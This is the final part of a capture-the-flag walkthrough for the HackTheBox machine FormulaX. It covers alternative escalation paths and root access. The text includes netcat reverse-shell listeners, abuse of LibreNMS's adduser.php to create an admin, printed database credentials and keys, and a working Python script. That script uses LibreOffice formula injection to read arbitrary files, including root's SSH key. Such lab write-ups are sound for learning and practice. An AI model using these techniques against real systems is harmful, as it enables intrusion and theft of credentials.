
```
0xdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.6 41135
shell>whoami
root
shell>hostname
formulax
```

Beyond Root - Alternative Paths

www-data -> kai_relay

Overview

I did originally solve the escalation from www-data to librenms and then kai_relay using the intended path, but there is an alternative path that skips going to frank_dorky and the SNMP trap in LibreNMS.



It’s possible to go directly to kai_relay, but that requires guessing the `.env` file name (which is likely why it is changed here). It’s not normal to see that in a different file name, so while it can be reverse engineered looking at the PHP source, it’s not really useful analysis.

libremns Permissions

The folder permissions for `/opt/librenms` for users not in the librenms group are `--x`:

```
www-data@formulax:/opt/librenms$ ls -ld .
drwxrwx--x 27 librenms librenms 4096 Feb 19 13:33 .
```

That means www-data can go into the directory and access things in it, but not list it:

```
www-data@formulax:/opt/librenms$ ls
ls: cannot open directory '.': Permission denied
```

Still, if I know the name of files in the directory, I can access it.

Create User

The LibreNMS source code is [on GitHub](#). I'll find the [release](#) for the version on FormulaX, and take a look at [the code](#).

In that version, there are some scripts at the root of the repo:

Because of how the permissions are set on directory, I can see these:

```
www-data@formulax:/opt/librenms$ head addhost.php
#!/usr/bin/env php
<?php

/**
 * LibreNMS
 *
 * This file is part of LibreNMS.
 *
 * @copyright (C) 2006 - 2012 Adam Armstrong
 */
```

And execute them:

```
www-data@formulax:/opt/librenms$ ./addhost.php
```

LibreNMS Add Host Tool

```
Usage (SNMPv1/2c) : ./addhost.php [-g <poller group>] [-f] [-b] [-p <port
assoc mode>] <hostname or IP> [community] [v1|v2c] [port] [udp|udp6|tcp|tcp6]
Usage (SNMPv3) :
Config Defaults : ./addhost.php [-g <poller group>] [-f] [-b] [-p <port
assoc mode>] <hostname or IP> any v3 [user] [port] [udp|udp6|tcp|tcp6]
No Auth, No Priv : ./addhost.php [-g <poller group>] [-f] [-b] [-p <port
assoc mode>] <hostname or IP> nanp v3 [user] [port] [udp|udp6|tcp|tcp6]
Auth, No Priv : ./addhost.php [-g <poller group>] [-f] [-b] [-p <port
assoc mode>] <hostname or IP> anp v3 <user> <password> [md5|sha] [port]
[udp|udp6|tcp|tcp6]
Auth, Priv : ./addhost.php [-g <poller group>] [-f] [-b] [-p <port
assoc mode>] <hostname or IP> ap v3 <user> <password> <enckey> [md5|sha] [aes|des]
[port] [udp|udp6|tcp|tcp6]
Usage (ICMP only) : ./addhost.php [-g <poller group>] [-f] -P <hostname or IP>
[os] [hardware]
```

- g <poller group> allows you to add a device to be pinned to a specific poller when using distributed polling. X can be any number associated with a poller group
- f forces the device to be added by skipping the icmp and snmp check against the host.
- p <port assoc mode> allow you to set a port association mode for this device. By default ports are associated by 'ifIndex'.
- For Linux/Unix based devices 'ifName' or 'ifDescr' might be useful for a stable iface mapping.
- The default for this installation is 'ifIndex'
- Valid port assoc modes are: ifIndex, ifName, ifDescr, ifAlias
- b Add the host with SNMP if it replies to it, otherwise only ICMP.
- P Add the host with only ICMP, no SNMP or OS discovery.

Remember to run discovery for the host afterwards.

The `adduser.php` script is particularly interesting:


```
www-data@formulax:/opt/librenms$ ./adduser.php
Add User Tool
Usage: ./adduser.php <username> <password> <level 1-10> [email]
```

I'll create a level 10 user:

```
www-data@formulax:/opt/librenms$ ./adduser.php 0xdfadmin 0xdf 10
User 0xdfadmin added successfully
```

The account works:

Create Template

Under Alerts → Alert Templates:

I'll find the templates, including the ones I created with the SNMP trap XSS:

I'll "Create new alert template":

On clicking "Create template", I get a shell at `nc`:

```
0xdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.6 52180
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$
```

Guessing Environment Filename

That shell gives access as librenms, where I can now list files in `/opt/librenms` and see the `.custom.env` file. If I were able to come up with that name, I could read it directly as www-data:

```
www-data@formulax:/opt/librenms$ cat .custom.env
APP_KEY=base64:jRoDT0FGZE008+68w7EzYPp8a7KZCNk+4Fhh97lnCEk=

DB_HOST=localhost
DB_DATABASE=librenms
DB_USERNAME=kai_relay
DB_PASSWORD=mychemicalformulaX

#APP_URL=
NODE_ID=648b260eb18d2
VAPID_PUBLIC_KEY=BDhe6thQfwA7e1EUvyMPH9CEtrWZM1ySaMMIaB10DsIhGeQ8Iks8kL6uLtjMsHe61-ZCC6f6XgPVt7061iSqpvG
VAPID_PRIVATE_KEY=chr9z1PVQT8NsYgDGeVFda-AiD0UWIY60W-jStiwmTQ
```

For most real world systems, this file would just be `.env`. But even here, it should be possible to trace back through the PHP code to see where that gets used. `adduser.php` is a short script that uses the PHP framework to access the database:

```
#!/usr/bin/env php
<?php

/*
 * LibreNMS
 *
 * This file is part of LibreNMS.
 *
 * @package LibreNMS
 * @subpackage cli
 * @copyright (C) 2006 - 2012 Adam Armstrong
 */

use LibreNMS\Authentication\LegacyAuth;

$init_modules = [];
if (php_sapi_name() != 'cli') {
    $init_modules[] = 'auth';
}
require __DIR__ . '/includes/init.php';

if (LegacyAuth::get()->canManageUsers()) {
    if (isset($argv[1]) && isset($argv[2]) && isset($argv[3])) {
        if (! LegacyAuth::get()->userExists($argv[1])) {
            if (LegacyAuth::get()->addUser($argv[1], $argv[2], $argv[3], @$argv[4]))
            {
                echo 'User ' . $argv[1] . " added successfully\n";
            }
        } else {
            echo 'User ' . $argv[1] . " already exists!\n";
        }
    } else {
        echo "Add User Tool\nUsage: ./adduser.php <username> <password> <level 1-10>
[email]\n";
    }
} else {
    echo "Auth module does not allow adding users!\n";
} //end if
```

By tracking back the imports, it should be possible to see where this environment variable is read and used, to find the filename.

Intended Root Step

Strategy

The intended path to get root is not to get execution through LibreOffice, but use the documents to read files with [formula injection](#). There’s a section in that HackTricks article about Local File Inclusion (LFI) in LibreOffice Calc which seems applicable (despite the fact that it’s file read, not LFI).

I can read the first line of a file into a cell by setting it’s value to `=’file:///etc/passwd’#$passwd.A1`.

It’s worth noting that there’s a `cron` deleting files in `/home/kai_relay/app/files/*` every 20 minutes, which can get annoying when working with files there. There’s a couple ways to avoid this. One is to just turn that off, since it’s running as kai_relay. Or I can pick a file outside of that directory.

Write to File

To start, I just need to see that I can edit the remote file. This could be done with the `uno` module, but I’m going to use the Python `pyoo` library, as it’s a much cleaner way to interact with LibreOffice for reading and writing spreadsheet documents (`pip install pyoo`).

With port 2002 tunneled over SSH, I’ll start Python and get a handle to the desktop:

```
oxdf@hacky$ python
Python 3.11.9 (main, Apr 6 2024, 17:59:24) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyoo
>>> desktop = pyoo.Desktop('localhost', 2002)
```

If I try to open a file that doesn't exist, it'll return a not super helpful error:

```
>>> doc = desktop.open_spreadsheet('/dev/shm/0xdf.xlsx')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/oxdf/.local/lib/python3.11/site-packages/pyoo.py", line 1889, in
open_spreadsheet
    document = self._open_url(url, extra)
                ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/oxdf/.local/lib/python3.11/site-packages/pyoo.py", line 1895, in
_open_url
    return self._target.loadComponentFromURL(url, '_blank', 0, extra)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
pyoo.com.sun.star.lang.IllegalArgumentException: Unsupported URL
<file:///dev/shm/0xdf.xlsx>: "type detection failed"
./framework/source/loadenv/loadenv.cxx:189
```

I'll create the file on FormulaX:

```
kai_relay@formulax:~/app/files$ touch /dev/shm/0xdf.xlsx
```

And try again:

```
>>> doc = desktop.open_spreadsheet('/dev/shm/0xdf.xlsx')
>>> list(doc.sheets)
[<Sheet: 'Sheet1'>]
```

Even though it was an empty file, it seems to have created a sheet.

I can interact with a cell:

```
>>> doc.sheets[0][0,0]
<Cell: '$A$1'>
>>> doc.sheets[0][0,0].value
''
>>> doc.sheets[0][0,0].formula
''
```

And set the value or the formula:

```
>>> doc.sheets[0][0,0].value = "hello"
>>> doc.sheets[0][0,0].value
'hello'
>>> doc.sheets[0][0,1].formula = "=INT(5.7)"
>>> doc.sheets[0][0,1].value
5.0
```

I can save the changes:

```
>>> doc.save()
```

If I grab a copy of that spreadsheet:

```
0xdf@hacky$ sshpass -p mychemicalformulaX scp
kai_relay@chatbot.htb:/dev/shm/0xdf.xlsx .
```

It matches what I set:

File Read POC

Now I'll use the formula from the article above to read from a file.

```
>>> doc.sheets[0][0,0].formula = "'file:///etc/passwd'#$passwd.A1"
>>> doc.sheets[0][0,0].value
'root:x:0:0:root:/root:/bin/bash'
```

To get the second line, I'll just change the 1 to 2:

```
>>> doc.sheets[0][0,0].formula = "'file:///etc/passwd'#$passwd.A2"
>>> doc.sheets[0][0,0].value
'daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin'
```

When I reach the end of the file, it evaluates to 0.0 as an int:

```
>>> doc.sheets[0][0,0].formula = "'file:///etc/passwd'#$passwd.A200"
>>> doc.sheets[0][0,0].value
0.0
```

File Read Script

I can read files one line at a time. I'll write a Python script to do this.

```

import sys
import pyoo
import readline

def get_file_contents(doc, file_path):
    file_name = file_path.split('/')[-1].split('.')[0]
    A1 = doc.sheets[0][0,0]
    i = 1
    results = ""
    while True:
        A1.formula = f"'file:///{{file_path}}'#{file_name}.A{{i}}"
        value = A1.value
        if not value or value == 0.0:
            return results
        results += f"{{A1.value}}\n"
        i += 1

def main():
    xlsx_path = "/dev/shm/0xdf.xlsx"

    try:
        desktop = pyoo.Desktop('localhost', 2002)
    except:
        print("Unable to connect. Is port 2002 tunnels to FormulaX and is LibreOffice running?")
        sys.exit()

    try:
        doc = desktop.open_spreadsheet(xlsx_path)
    except:
        print(f"Unable to open {xlsx_path} on FormulaX.")
        sys.exit()

    file_path = ""
    while True:
        file_path = input("> ")
        if file_path.lower() in ["exit", "quit", "q"]:
            break
        contents = get_file_contents(doc, file_path)
        print(contents)

if __name__ == "__main__":
    main()

```

It requires that localhost 2002 is serving the LibreOffice API, and that a file exists at `/dev/shm/0xdf.xlsx`. It runs a loop asking for a file path and returning the contents of the file. I'm importing `readline` so that I can use up arrows to get to previous command.

It works:

```

oxdf@hacky$ python calc_file_read.py
> /etc/hosts
127.0.0.1 localhost formulax.htb chatbot.htb
127.0.1.1 formulax.htb formulax chatbot.htb

> /root/root.txt
bac7f6a3*****

```

I can also read root's private SSH key:


```
> /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAokT7chGArDn544wHF6RFU6pQUGWWh391rKgL0WnKLCvnqR59gMTX
pUK4rhdeX9WNI9YICNb6X6+sz41BZYNJ0aG4r17I9BryyAMw/buD3GR+kiEg/I
zqhocf9I0zTKPZHXMFuIAoOK8SFuWr3y0TR1Cj8w9kZ9Ucj1Li2UY0tcOp2DWtzYcS62d
...[snip]...
```


And get a root shell:


```
0xdf@hacky$ ssh -i ~/keys/formulax-root root@chatbot.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)
...[snip]...
root@formulax:~#
```


0xdf hacks stuff


0xdf hacks stuff
0xdf.223@gmail.com

 [0xdf](#)

 [0xdf](#)

 [feed](#)

 [0xdf](#)



[@0xdf@infosec.exchange](#)

CTF solutions, malware analysis, home lab development

